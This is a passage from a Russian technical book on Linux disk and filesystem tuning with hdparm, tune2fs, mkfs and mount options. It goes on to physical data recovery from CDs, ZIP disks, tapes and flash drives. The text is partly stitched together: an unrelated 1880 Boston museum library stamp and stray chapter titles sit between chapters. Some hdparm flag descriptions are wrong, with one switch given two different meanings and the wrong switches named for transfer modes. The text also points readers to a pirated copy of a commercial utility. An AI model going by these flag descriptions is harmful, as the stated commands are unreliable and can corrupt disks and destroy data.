Жестким дискам с интерфейсом IDE обычно присваиваются имена `hda` (первый жесткий диск), `hdb` (второй жесткий диск), `hdc` и т. д. Диски SCSI, соответственно, именуются `sda`, `sdb`, `sdc`, вот только `hdparm` с ними, увы, не работает. Строго говоря, `hdparm` настраивает параметры не одного лишь жесткого диска, но и его контроллера и, отчасти, драйвера. Рассмотрим несколько практических примеров.




Рис. 8.16. Интерактивная оболочка утилиты `hdparm`

Ключ `-a` устанавливает количество секторов *опережающего чтения* (`read-ahead`), которые будут автоматически прочитаны контроллером в надежде

на то, что они все-таки пригодятся пользователю. По умолчанию ядро читает 8 секторов (4 Кбайт). При последовательном чтении больших слабо фрагментированных файлов это значение рекомендуется увеличить в несколько раз, а при хаотичном доступе, работе с мелкими или сильно фрагментированными файлами — уменьшить до 1—2 секторов. Ключ `-p` задействует механизм *аппаратной предвыборки* (hardware prefetching), сообщая приводу, сколько секторов ему необходимо прочитать. Грубо говоря, эта опция производит почти тот же самый эффект, что и `-a`, только намного круче. Тем не менее, следует иметь в виду, что не все приводы поддерживают аппаратную предвыборку.

Ключ `-m` указывает количество секторов, обрабатываемых приводом за одну операцию обмена (так называемый multiple sector I/O или block mode). В зависимости от конструктивных особенностей жесткого диска он может обрабатывать от 2 до 64 (и больше) секторов за операцию. Конкретное значение можно узнать с помощью ключа `-i` (оно находится в графе MaxMultSect). В целом, скорость обработки данных прямо пропорциональна количеству секторов, однако некоторые приводы (например, WD Caviar) при больших значениях `-m` начинают жутко тормозить. Выяснить практическое положение дел помогает ключ `-t`, измеряющий пропускную способность дисковой подсистемы в режиме чтения.

ВНИМАНИЕ!

Запредельные значения `-m` могут привести к повреждению данных. По этой причине рисковать, экспериментируя с этим параметром, без необходимости не рекомендуется!

Ключ `-m` отвечает за настройку шумовых характеристик накопителя (Automatic Acoustic Management, AAM). Значение 128 соответствует наиболее тихому режиму, 254 — наиболее быстрому. Промежуточные значения в общем случае не определены (некоторые накопители их поддерживают, некоторые нет). Следует сказать, что значение 128 не только уменьшает шум, но и способствует меньшему износу накопителя, однако падение производительности может быть очень и очень значительным, поэтому трудно посоветовать, какое именно значение следует выбрать.

Ключ `-s` управляет режимом передачи данных. Параметр 0 — 16-битная передача, 1 — 32-битная передача, 3 — 32-битная передача со специальным синхросигналом. По умолчанию ядро использует параметр 3 (возможно, не для всех ядер), как наиболее надежный, но и менее производительный, чем 1. Большинство современных чипсетов вполне нормально работают с параметром 1, так что излишняя осторожность тут ни к чему.

Ключ `-d1` активирует, а `-d0` деактивирует режим DMA, значительно повышающий производительность и радикально снижающий нагрузку на процессор. Однако на практике так бывает далеко не всегда. Устройства IDE, висящие на одной шине, могут конфликтовать между собой, и тогда хотя бы одно из них должно быть принудительно переведено в режим PIO. Выяснить, как обстоят дела в каждом конкретном случае, помогает ключ `-t`, измеряющий скорость передачи данных. Ключ `-d1` обычно используется совместно с ключом `-Xnnn`, форсирующим конкретный режим PIO или DMA. Режиму PIO_n соответствует значение $(n + 8)$, т. е. `-x9` задает PIO1, а `-x12` — PIO4. Режиму DMA_n соответствует значение $(n+32)$, например, `-x34` для DMA2, а Ultra DMA — $(n+64)$, например, `-x69` для UDMA5, который обеспечивает наивысшую производительность, но поддерживается не всеми жесткими дисками и чипсетами. Узнать список поддерживаемых режимов можно с помощью ключа `-i`. По умолчанию ядро выбирает не слишком агрессивные режимы передачи данных, оставляя солидный запас производительности за спиной.

ВНИМАНИЕ!

Переход на высшие режимы UDMA чреват разрушением всего дискового тома, поэтому обязательно зарезервируйте его содержимое перед началом экспериментов!

Для сохранения установок необходимо дать команду `hdparm -k 1 /dev/hdx`, в противном случае они будут утеряны при первом же сбросе контроллера IDE или перезапуске машины.

Выбор файловой системы

Существует два типа файловых систем — журналируемые (journaling) и нет. К первым относятся ext3fs, ReiserFS, XFS, а последним — minix, ext2fs и UFS. Журналируемые файловые системы намного легче переносят зависание системы и отключение питания во время интенсивных дисковых операций, автоматически возвращая файловую систему в стабильное состояние. Однако от других типов разрушений (отказ контроллера, дефекты поверхности, вирусное нашествие) журналирование уже никак не спасает, а вот производительность падает изрядно.

Для домашних компьютеров и большинства рабочих станций журналирование не нужно, и надежности файловой системы ext2fs вполне достаточно, особенно если компьютер оборудован источником бесперебойного питания. В ответственных случаях используйте ext3fs или ReiserFS. По тестам ReiserFS в среднем вдвое, а на операциях записи — в 35 раз быстрее, чем ext3fs, что особенно хорошо заметно на мелких файлах. В реальности же часто

все бывает наоборот. Высокая латентность ReiserFS (промежуток между подачей запроса и получением ответа) вкупе с агрессивной загрузкой процессора приводят к заметному отставанию от ext3fs, что особенно хорошо заметно на мелких файлах (да-да, на тех самых, на которых нам обещали выигрыш!). Подробнее об этом можно прочитать здесь: <http://kerneltrap.org/node/view/3466>.

Журналирование можно значительно ускорить, если разместить журнал на отдельном носителе. Такой журнал называется внешним (external). Подключить его можно командной строкой следующего вида: `tune2fs -J device=external_journal` (где `external_journal` — имя раздела соответствующего устройства), причем внешний журнал должен быть предварительно создан командой `mke2fs -O journal_dev external_journal`. Команда `tune2fs -J size=journal_size` управляет размером журнала. Чем меньше размер журнала, тем ниже производительность. Предельно допустимый размер составляет 102 400 блоков или ~25 Мбайт (точное значение зависит от размера блока, о котором мы еще поговорим).

По умолчанию ext3fs журналирует только метаданные (т. е. служебные данные файла, например, такие как inode), записывая их на диск только после того, как будет обновлен журнал. Для увеличения быстродействия можно задействовать "разупорядоченный" режим, в котором метаданные записываются одновременно с обновлением журнала, что соответствует команде: `mount /dev/hdx /data -o data=writeback`. Естественно, надежность файловой системы при этом снижается. При желании можно журналировать все данные (команда `mount /dev/hdx /data -o data=journal`), после чего никакие зависания или отказы питания нам будут не страшны, правда о производительности придется забыть.

При создании новой файловой системы важно выбрать правильный размер блока (в терминологии MS-DOS/Windows — кластера). На ext2fs и ext3fs это осуществляется командой `mke2fs -b block-size`, на XFS — `mkfs.xfs -b size=block-size` и `newfs -b block-size` — на UFS. Чем больше блок, тем ниже фрагментация, но и выше дисковые потери за счет грануляции дискового пространства. Некоторые файловые системы (например, UFS) поддерживают фрагменты (fragments) — порции данных внутри блоков, позволяющие задействовать свободное пространство в "хвостах" блоков, благодаря чему использование блоков большого размера уже не приводит ни к каким потерям. Файловая система ReiserFS, в отличие от остальных, не нарезает диск на ломтики фиксированного размера, а динамически выделяет требуемый блок данных, забивая диск файлами под завязку. В среднем это на 6% увеличивает доступный объем, однако приводит к чрезмерной фрагментации, "ссыдающей" всю производительность. Рекомендуется использовать максимально

доступный размер блока (4 Кбайт для ext2fs и ext3fs, 16 Кбайт для UFS и 64 Кбайт для XFS, файловые системы ReiserFS и JFS не поддерживают этой опции) и задействовать максимальное количество фрагментов на блок (в UFS — 8).

Другая важная опция определяет режим хеширования каталогов. Для ускорения работы с каталогами, содержащими большое количество файлов и подкаталогов, каталог должен быть организован в виде двоичного дерева. В ext2fs и ext3fs это осуществляется командой `mke2fs -O dir_index`, а в ReiserFS — `mkreiserfs -h HASH`, где `HASH` — один из следующих типов хэш-таблицы: `r5`, `rupasov` или `tea`. По умолчанию выбирается тип `r5`, который наилучшим образом подходит для большинства файловых операций. Тем не менее, некоторые приложения (например, Squid Web Proxy-сервер) настоятельно рекомендуют использовать `rupasov`-хэш, в противном случае за быстроедействие никто не ручается. С другой стороны, `r5` и `rupasov` очень медленно работают с каталогами, содержащими по несколько миллионов файлов, и здесь лучше подходит `tea`, а на каталогах из нескольких десятков файлов все три алгоритма хеширования проигрывают стандартному нехешируемому `plain`-алгоритму. К сожалению, опция хеширования носит глобальный характер — нельзя одни каталоги хешировать, а другие — нет.

Файловая система XFS — единственная из всех, которая позволяет задавать размер `inode` вручную. Обычно в `inode` хранятся служебные данные файла (атрибуты, порядок размещения блоков на диске), но если файл целиком помещается в `inode`, то система сохраняет его именно там! Дополнительное дисковое пространство уже не выделяется, что избавляет головку винчестера от лишних перемещений, в результате чего время доступа к файлу существенно сокращается. Точно так же поступают ReiserFS, NTFS и некоторые другие файловые системы, однако размер `inode` они менять не в состоянии, а жаль! Если мы планируем работать с большим количеством мелких файлов, размер `inode` желательно увеличить, что положительно скажется как на производительности, так и на доступном дисковом пространстве. При работе с большими файлами размер `inode` лучше, наоборот, сократить, в противном случае потери дискового пространства будут довольно значительными. Выбор предпочтительного размера `inode` осуществляется командой следующего вида: `mkfs.xfs -i size=value`. Минимальный размер составляет 512 байт, максимальный — 2048.

ВНИМАНИЕ!

Windows предоставляет минимум рычагов управления для настройки дисковой подсистемы, и угробить свои данные под ее управлением довольно затрудни-

тельно. Linux же позволяет "крутить" и настраивать вся и все! Как следствие — малейшая оплошность приводит к катастрофическим разрушениям. И винить в этом некого — нечего было братья за штурвал, не выучив руководство, как правило, написанное на английском языке. Но даже хорошо написанное руководство не поможет определить, какие именно режимы поддерживаются вашим оборудованием, а какие — нет. Вполне может оказаться и так, что у вас кабель перекручен или разъем барахлит, а на высокосортных режимах это сразу же скажется! Настройка дисковой подсистемы на максимальную производительность — это огромный риск! Никогда не экспериментируйте, не зарезервировав всех данных!

Фрагментация

В процессе работы с диском его фрагментация неизбежно увеличивается. Больше всего от этого страдают ext2fs/ext3fs и ReiserFS. На UFS и XFS за счет поддержки блоков большого размера падение производительности уже не так заметно. Утверждение, что файловые системы Linux якобы не подвержены фрагментации — нелепый миф, который легко опровергнет любой опытный пользователь.

При последовательной записи на диск нескольких файлов система их размещает один за другим, так что первый файл "упирается" во второй. Свободного места для дальнейшего роста уже нет (короткий "хвост" в конце блока не считается), и система вынуждена выделять блоки где-то за концом следующего файла. Если же их там нет, свободные блоки ищутся в начале диска. В результате этого файл оказывается "размазанным" по поверхности диска. Рассмотрим еще один сценарий. Представьте себе, что вы записали пять файлов по 100 блоков каждый, а затем удалили первый, третий и пятый файлы. Таким образом, вы освободите 300 блоков в трех фрагментах. При записи 300-блочного файла система сначала попытается отыскать непрерывный участок свободного пространства подходящего размера, но если его не окажется, будет вынуждена "размазывать" файл по поверхности. Чтобы исправить ситуацию, необходимо собрать все свободные блоки, объединив их в один непрерывный фрагмент, т. е. дефрагментировать раздел.

С моей личной точки зрения, из бесплатных дефрагментаторов лучшим является стандартный defrag, входящий в штатный комплект поставки большинства дистрибутивов Linux. Если же в вашем дистрибутиве его нет, исходные тексты дефрагментатора можно скачать по следующему адресу: <ftp://metalab.unc.edu/pub/Linux/system/filesystems/defrag-0.70.tar.gz>.

Фирма OO-Software, наряду с одноименным дефрагментатором для Windows NT, выпустила замечательный консольный дефрагментатор для Linux, в настоящее

время находящийся в стадии бета-тестирования и распространяющийся на бесплатной основе. Так что качайте его, пока дают, а скачать его можно отсюда: <http://www.oo-software.com/cgi-bin/download/download-e.pl?product=OODLXBIN>.

Регулярная дефрагментация — это хороший способ противостоять растущему падению производительности файловой системы.

Обновлять или не обновлять

Некоторые приложения, в частности, уже упомянутый Squid Web Proxy-сервер, требуют особой настройки файловой системы. Для увеличения быстродействия рекомендуется отключить обновления времени последнего доступа к файлу с помощью команды `mount -o noatime`. Наибольший прирост производительности наблюдается на UFS, которая, в отличие от подавляющего большинства остальных файловых систем, не откладывает обновление inode в долгий ящик (lazy write), а делает это сразу же после его изменения (write through). На ext3fs в силу ее журналирующей природы, обновление atime вносит столь незначительный вклад в общее быстродействие, что никакой разницы просто нет.

Проблема "хвостов"

По умолчанию ReiserFS сохраняет короткие файлы (и файловые хвосты) на листьях двоичных деревьев. В целом, это многократно повышает производительность, особенно если свободное дисковое пространство далеко от исчерпания (рис. 8.17 и 8.18). Тем не менее, при работе с некоторыми приложениями "хвосты" лучше отключить. При работе с огромным количеством мелких файлов, которые постепенно растут, системе приходится перестраивать большое количество структур данных, "гоняя" растущие хвосты между блоками и деревьями, в результате чего производительность становится недопустимо низкой. Команда `mount -o notail` отключает "паковку" хвостов и коротких файлов. Повторное монтирование с настройками по умолчанию вновь активизирует эту опцию, но при этом уже "упакованные"/"распакованные" хвосты останутся на своем месте вплоть до модификации "своего" файла.

ВНИМАНИЕ!

Помните, что `mke2fs` — это деструктивная команда, разрушающая всю файловую систему целиком! Грубо говоря, это `format.com` под Linux.




Рис. 8.17. Производительность файловой системы ReiserFS на операциях записи в зависимости от объема свободного пространства (паковка хвостов включена)




Рис. 8.18. Производительность файловой системы ReiserFS на операциях записи в зависимости от объема свободного пространства (паковка хвостов выключена)

Полезные ссылки

- *"The Software-RAID HOWTO"* — руководство по созданию программных RAID'ов под Linux (на английском языке): <http://www.tldp.org/HOWTO/Software-RAID-HOWTO.html>.
- *"Тонкая настройка IDE дисков в Linux с помощью hdparm"* — отличная статья на русском языке. Доступна здесь: http://www.opennet.ru/base/sys/hdparm_tune.txt.html.
- *"JFS for Linux"* — домашняя страничка проекта JFS. Содержит исходные тексты, документацию, технологию и т. д. (на английском языке): <http://jfs.sourceforge.net/>.
- *"ReiserFS"* — домашняя страничка проекта ReiserFS (на английском языке): <http://www.namesys.com>.
- *"Работа с дисками и файловыми системами в FreeBSD"* — отличный faq на русском языке: http://www3.opennet.ru/base/sys/freebsd_fs_mount.txt.html.
- *"Understanding Filesystem Performance for Data Mining Applications"* — сравнение производительности различных файловых систем под Linux с советами по их "тонкой" настройке (на английском языке): <http://www.cs.rpi.edu/~szymansk/papers/hpdm03.pdf>.
- *"Linux Filesystem Performance Comparison for OLTP"* — еще одна статья по сравнению производительности файловых систем под Linux (на английском языке): <http://otn.oracle.com/tech/linux/pdf/Linux-FS-Performance-Comparison.pdf>.
- *"Journaling file systems"* — журналируемые файловые системы и все, что с ними связано (на английском языке): http://awlinux1.alphaworks.ibm.com/developerworks/linux390/perf/tuning_res_journaling.shtml.
- *"Linux: Low Latency and Filesystems"* — обсуждение преимуществ и недостатков ReiserFS (на английском языке): <http://kerneltrap.org/node/view/3466>.
- *"Ext3 or Reiserfs? Hans reiser says red hat's move is understandable"* — еще одно сравнение ext3fs и ReiserFS (на английском языке): <http://www.linuxplanet.com/linuxplanet/reports/3726/1/>.
- *"Optimizing Linux filesystems"* — отличная статья про оптимизацию файловых систем под Linux (на английском языке): <http://www.newsforge.com/article.pl?sid=03/10/07/1943256>.
- *"Journaling-Filesystem Fragmentation Project"* — исследовательская работа по фрагментации файловых систем и ее влиянию на производительность

(на английском языке): <http://www.informatik.uni-frankfurt.de/~loizides/reiserfs/agesystem.html>.

- *"HDD REPAIR FORUMS"* — форум по тестированию жестких дисков и восстановлению данных (на русском языке): <http://mhddsoftware.com/forum/>.
- *"Filesystem defragmenter for Linux filesystems"* — исходные тексты стандартного дефрагментатора: <ftp://metalab.unc.edu/pub/Linux/system/filesystems/defrag-0.70.tar.gz>.
- *"O&O Defrag Linux BETA - 1.0.4761"* — бета-версия хорошего коммерческого дефрагментатора: <http://www.oo-software.com/cgi-bin/download/download-e.pl?product=OODLXBIN>.



Восстановление поврежденных носителей резервных копий



Глава 12. Распределенные хранилища информации

THE
LIBRARY OF THE
MUSEUM OF NATURAL HISTORY
AND
ZOOLOGY
OF THE
CITY OF BOSTON



1880

1880

Глава 9



Восстановление данных с носителей остальных типов

Резервная копия — это последний рубеж обороны против беспощадной энтропии, но иногда случается так, что гибнет и она. Существует множество фирм, занимающихся восстановлением данных за деньги, но далеко не всегда они их восстанавливают.

В данной главе будет приведена обзорная информация по восстановлению данных с различных носителей, традиционно использующихся для хранения резервных копий.

Кого трогает чужое горе? К этим людям уж точно нельзя причислить специалистов из сервисных центров. Они просто делают свою работу, т. е. зарабатывают деньги с наименьшими телодвижениями. А по-другому и не получится. Рынок! Если принимать близко к сердцу чужие проблемы, то через месяц работы можно слечь с инфарктом. Бесспорно, у специалистов есть опыт, оборудование и все прочие составляющие, необходимые для успешного восстановления данных. Неквалифицированные попытки "самолечения" в девяти случаях из десяти заканчиваются полным провалом и необратимым уничтожением тех данных, которые еще можно было бы спасти. Тем не менее, обращение к специалистам далеко не всегда оправдано. Это особенно справедливо, если речь идет о конфиденциальной информации.

В некоторых случаях данные можно восстановить и самостоятельно. В основном мы будем говорить о физических разрушениях носителей резервных копий (царапины, дефекты поверхности), не касаясь вопросов восстановления ошибочно удаленных файлов или непреднамеренного форматирования раздела.

Оптические носители

Начнем с восстановления носителей CD/DVD, как с наиболее распространенных на сегодняшний день носителей информации. Производители наперебой уверяют потребителей в исключительной надежности своей продукции.

Но при этом диски мрут, как мухи, зачастую выдерживая всего лишь один сезон. Сотрудники тестовой лаборатории датского отделения журнала PC-Active провели свое собственное расследование. Отобрав несколько "брендовых" разновидностей, они исследовали процессы деградации в активном слое и получили шокирующие результаты. На рис. 9.1 изображены фотографии лазерного диска, полученные с помощью специального оборудования. Слева представлен диск сразу после прожига, справа — тот же самый диск спустя 20 месяцев. Белый цвет обозначает идеальные сектора, светло-серый — сектора, в процессе чтения которых изредка возникают ошибки чтения, и, наконец, более темные оттенки соответствуют секторам, имеющим серьезные повреждения. Несмотря на то, что внешне такой диск читается вполне нормально, поскольку корректирующие коды Рида—Соломона делают свое дело, с каждым днем он будет читаться все хуже.




Рис. 9.1. Деградация активного слоя носителей CD-R с течением времени

Чтобы избежать неприятных сюрпризов, свой архив на оптических носителях следует тестировать, по крайней мере, раз в шесть месяцев. Для этого подойдет любая программа (лично я предпочитаю NERO quality test). Если такой программы под рукой нет, то качество носителя можно приблизительно оценить по звуку, издаваемому приводом. Если диск читается на полной скорости без характерных повторов и сброса оборотов — с ним все ОК. В противном случае данные необходимо как можно скорее переписать на свежий носитель.

А что делать, если вы спохватились уже после того, как диск перестал читаться? Самое простое — затормозить привод до скорости 4x—8x (если, конечно, он это позволяет) и повторить попытку еще раз. Существует множество "тормозящих" утилит, например, разработанная мною программа xCD, которую можно найти на компакт-диске, прилагаемом к этой книге. К сожалению, не все приводы поддерживают программное изменение скорости, и далеко не все они читают "проблемные" диски, так что тут придется поэкспериментировать. Попробуйте прочитать диск у приятелей или зайдите

в ближайшую фирму и попросите продавца "протестировать" привод перед его "покупкой". Впрочем, шансы на успешный исход дела не так уж и велики. И что тогда?

Практика показывает, что существует всего две основных причины, по которым диски перестают читаться: царапины и дегенеративные процессы в активном слое. Ну, с царапинами мы еще разберемся, а что делать с активным слоем, контрастность которого необратимо снижается со временем? Проблему можно решить, повысив мощность лазерного излучателя. Прием варварский, но других путей, по-видимому, просто нет. Лазеру, конечно, проходит-ся туго, и долго в таком режиме он не проработает. Однако прежде чем окончательно отказать, он может успеть кое-что прочесть. Приводы прошлого поколения содержали подстроечные резисторы, регулируемые любой отверткой, но сейчас их заменила электроника. Яркость лазерного луча настраивается автоматически, и чтобы ее изменить, необходимо пропатчить прошивку (а это не каждому по плечу). Как вариант, можно найти на плате постоянный резистор, ведущий к излучателю, и припаять параллельно ему еще один, уменьшая эффективное сопротивление в 1,5—2 раза. Естественно, к этой мере следует прибегать только в тех случаях, когда на диске оказались действительно важные данные, стоимость которых сопоставима с ценой привода.

Теперь о царапинах. Даже глубокие борозды — это еще не приговор. Некоторые источники рекомендуют отполировать диск зубным порошком (который сейчас трудно найти в продаже) или специальной шлифовальной пастой типа ГОИ. Все это правильно, и такая методика отлично работает, но тут есть два маленьких "но". Во-первых, с первой попытки отполировать диск не удастся. Тут навык необходим! А чтобы его получить, требуется затратить уйму времени, которое не у всех есть. Во-вторых, глубокие царапины просто так не зашлифуешь, а ведь именно они — источник всех бед! Нет, мы пойдем другим путем. Возьмем зеленку (ту самую, что продают в аптеках) и аккуратно закрасим царапины зубочисткой или остро заточенной спичкой. Это предотвратит рассеивание света, а для лазерного луча зеленка прозрачна!

Хуже, если диск раскололся на несколько частей. Можно ли спасти хотя бы часть данных? Некоторые фирмы, специализирующиеся на восстановлении, используют электронные микроскопы, фотографирующие спиральную дорожку. Далее они проводят компьютерную обработку собранной информации, буквально по байтам восстанавливая утраченные файлы. Это — довольно кропотливое и весьма дорогостоящее занятие, которое по карману только крупным компаниям, потерявшим судьбоносные данные. В домашних условиях обычно используется двусторонний строительный скотч и пустая болванка, к которой приклеиваются обломки диска, после чего эта конструкция

аккуратно вставляется в привод, работающий на скорости 1х—2х. Конечно, для чтения используется специальное программное обеспечение (которое, в частности, можно найти на прилагаемом к книге CD) и прочие ухищрения, но, тем не менее, какая-то часть информации все же читается. Попробуем рассчитать, какая же именно. Размер одного сектора составляет ~15 мм, для позиционирования головки привод должен декодировать субканальную информацию, для чего ему необходимо прочитать не менее 11 секторов. Следовательно, данная технология позволяет читать обломки с длиной дуги от ~17 см. Для внешней кромки это составляет чуть меньше половины лазерного диска, т. е. если диск разломать напополам, мы сможем прочесть лишь ту часть информации, что была записана на самом краю. Не слишком-то воодушевляющая перспектива, но это все-таки лучше, чем совсем ничего.

И еще один совет напоследок. Достаточно часто диск перестает читаться из-за неисправности привода. Качество современных приводов уже не то, что было лет десять назад, и лазеры погибают сплошь и рядом. Внешне это проявляется в том, что привод становится все более и более привередливым, отказываясь "переваривать" диски, которые еще вчера нормально читались. Столкнувшись с такой проблемой, не спешите винить диск и не стремитесь протирать его всем, что только подвернется под руку. Во-первых, прежде чем протирать любую оптическую поверхность, обязательно сдуйте пылинки, иначе вы неминуемо создадите новые царапины. Во-вторых, для протирки дисков следует использовать влажные салфетки (например, те, что используются для чистки монитора), меняя их при каждом проходе. Сам проход нужно вести в радиальном направлении (от центра к краям), но ни в коем случае не вдоль окружности! Никакой мистики здесь нет. Просто корректирующие коды были изначально ориентированы на борьбу с радиальными царапинами. Концентрическим царапинам они, увы, противостоять не могут.

ZIP-дискеты

Будучи достаточно надежными носителями, ZIP-дискеты особых проблем не вызывают, и сбойные сектора на них встречаются крайне редко. Тем не менее, они все-таки встречаются. Корнем зла могут быть и магнитные поля от монитора или системного блока, и дефекты поверхности (в основном встречающиеся на "не фирменных" дискетах типа FUJIFILM), да и много чего еще! Как правило, нечитающийся диск еще можно спасти, если многократно повторять операцию чтения в цикле. Любой дисковый "доктор" с этим справится! В отличие от классических дискет, где головка трется о поверхность, в приводах ZIP она летает над поверхностью диска, и потому многократное чтение никак не сказывается на "здоровье" носителя. Короче говоря, хуже не будет. Исключение составляют приводы с поврежденной головкой, цара-

пающей диски, но это уже клинический случай, который мы не рассматриваем. Видели табличку в лифте: "запрещается пользоваться неисправным лифтом"? Вот точно так же обстоят дела и с приводами ZIP.

Кстати говоря, после каждой серии неудачных попыток чтения желательно выполнять позиционирование головок на удаленные сектора, а потом возвращать их обратно. Смысл этой операции в том, чтобы заставить головки подходить к проблемному сектору под различными углами, надеясь, что в каком-то положении он все-таки почитается. Стандартные дисковые доктора вроде scandisk/chkdsk, входящие в комплект штатной поставки Windows, этого делать не умеют. Norton Disk Doctor, известный в народе как Norton Disk Destroyer, тоже не отличается интеллектом. Поэтому единственной утилитой, ориентированной на восстановление ZIP-носителей, была и остается SpinRite Стива Гибсона, которую можно найти в e-Mule. Она восстанавливает 90% нечитающихся дисков, а по некоторым оценкам — даже больше того!

С дискетами-убийцами все обстоит значительно сложнее, и просто так вставлять их в дисковод нельзя! То же самое относится и к дискетам с подвернутым краем (рис. 9.2). Если это сделать, то вы сразу же услышите "щелчок смерти" (Click of Death), и заведомо исправный привод немедленно выйдет из строя. Как появляются такие дискеты, ведь головки чтения/записи теоретически вообще не должны касаться поверхности? Вот, например, нерадивый пользователь, отодвинув защитную шторку, лезет туда пальцем, или дискета упирается в поврежденную магнитную головку. Если столкновение с головками испытал край диска, то на его кромке образуется одна или несколько относительно больших зазубрин. Как следствие, такая дискета начинает уничтожать все ZIP-приводы, которые только встретятся ей на пути. К счастью, нулевая дорожка располагается вблизи центра, и потому файловая система поврежденной дискеты не страдает, и ее все еще можно прочесть.



Рис. 9.2. Дискета-убийца с подвернутым краем

Нам потребуется тонкий скальпель или бритва. Необходимо вскрыть дискету, не повредив ни корпуса, ни магнитного покрытия. Это легко. Любой домашний мастер с этим справится! Теперь, вооружившись размагнитненными ножницами, обрежем подвернутый или разорванный край так, чтобы не осталось заусениц (размагнитчивание обычно осуществляется вращательными движениями дросселя, включенного в сеть, если у вас нет дросселя — обратитесь к любому радиомастеру — он поможет). Собираем дискету, но ни в коем случае не вставляем ее в дисковод! Конструкция привода ZIP выполнена так, что головки, сойдя с парковочной зоны, ожидают "увидеть" под собой магнитную поверхность дискеты. Если ее там не окажется, то привод погибнет вместе с дискетой. Чтобы этого не произошло, между "коромыслами" необходимо ввести какой-нибудь предмет, например, авторучку, и затем удалить его, когда головки достигнут поверхности диска. Кроме того, читать последние сектора дискеты недопустимо, иначе головки войдут в "отрезанную" зону и умрут, нанося дискете дополнительные повреждения.

ВНИМАНИЕ!

Ничего не скрывая и не лукавя, я скажу, что риск угробить привод во время всех этих манипуляций очень велик. Как минимум, его необходимо разобрать, что автоматически приведет к потере гарантии. Так что, взявшись за это дело, можете сразу же отправить гарантийный талон в мусорное ведро. Но по-другому, увы, никак не получается! Что поделаешь! Борьба с энтропией требует серьезных денежных вложений и не менее серьезных усилий! Более подробную информацию о проблеме Click of Death, включая FAQ, инструкцию по разборке, сборке и тестированию приводов ZIP на исправность, а также бесплатную утилиту Trouble in Paradise, выполняющую такое тестирование, и многое другое можно найти здесь: <http://www.grc.com/tip/clickdeath.htm>. В русском переводе ту же самую информацию можно найти здесь: <http://www.ixbt.com/storage/clickofdeath.html>.

Магнитные ленты

Картриджи для стримеров очень долговечны и крайне надежны. Обычно с ними не случается никаких проблем, но иногда лента все-таки рвется. Виновником может быть как "мстительный" стример, плохо сконструированный и собранный в подпольной фирме кустарным образом "из чего бог послал", так и сам человек. Очень многие из нас питают нездоровое влечение к магнитным лентам. Кто не пробовал их потереть, поковырять ножиком или даже карандашом?

Хорошая новость! Порванную ленту можно склеить любым универсальным клеем. Лично я предпочитаю польский "Суперцемент", который очень трудно найти в магазинах. Однако японский Super Glue, который сейчас продается в крошечных тюбиках на каждом углу, подходит ничуть не хуже. Вопреки

распространенному мнению, потери информации при этом не происходит! Стримеры используют помехозащитные коды (разновидность циклических кодов Рида—Соломона) и безболезненно переносят значительные "выпадения" ленты, вплоть до 5 см (конкретные цифры варьируются от модели к модели).

Также приходится сталкиваться и заклиниваниями картриджа. Обладатели кассетных магнитофонов знают, что это такое. Как с ними бороться? Чуть-чуть ослабляем крепежные болты (а большинство картриджей разборного типа), чтобы лента могла свободно вращаться, и несколько раз вручную перематываем ее туда и обратно. Перемотка должна производиться именно вручную, и стримеру это дело лучше не доверять. Затем затягиваем болты, и картридж возвращается в строй.

Дефектные стримеры при определенных обстоятельствах иногда мнут ленту, что уже значительно хуже. Измятая лента не прилегает к магнитной головке и читается с огромным количеством ошибок, с которыми корректирующие коды уже не справляются. Что тогда? К счастью, в отличие от кассетного магнитофона, в котором запись происходит перпендикулярно движению ленты, в стримере запись производится под некоторым углом, отличным от 90 градусов. В результате этого влияние локальных дефектов значительно ослабляется. Чтобы прочесть измятую ленту, в девяти из десяти случаев достаточно увеличить ее прижим к головке (для этого подойдет небольшой кусочек поролона или другого упругого материала со скользким покрытием). Многократное вычитывание поврежденных участков дает неплохой результат, и значительная часть информации все же возвращается из небытия.

Некоторые люди пытаются разглядеть ленту руками, ногтем или другим "инструментом". Этого делать нельзя!!! Лента вытягивается, и потому время ее чтения увеличивается, а стример рассчитан на строго определенную скорость, и изменение частоты сигнала создает дополнительную нагрузку на корректирующие коды, которым и без того приходится тяжело. Впрочем, это уже крайности, с которыми большинство пользователей стримеров никогда не встречается.

FLASH-память

Термин "FLASH-память" охватывает целый спектр устройств, на краю которого находятся мини-драйвы, по сути представляющие собой миниатюрные жесткие диски. Естественно, к каждому типу устройств нужен индивидуальный подход, и принципы их восстановления различны.

Давайте рассмотрим тип FLASH-носителей, которые состоят из перепрограммируемой микросхемы энергонезависимой памяти и контроллера USB,


так как он встречается чаще всего. Микросхема памяти довольно надежна и отказывает, прямо скажем, не очень часто. Что же касается контроллера USB, то он легко выводится из строя вездесущим статическим электричеством, да и вообще довольно-таки уязвим. Если только память и контроллер USB не интегрированы в единую микросхему, то контроллер легко перепаять. Достаточно купить еще один FLASH-носитель точно такой же или аналогичной модели. Естественно, для этого необходимо уметь держать паяльник в руках, иначе данные умрут окончательно. Современные микросхемы очень боятся перегрева, и стоит нам лишь чуть-чуть замешкаться, как они тут же гибнут бесповоротно.

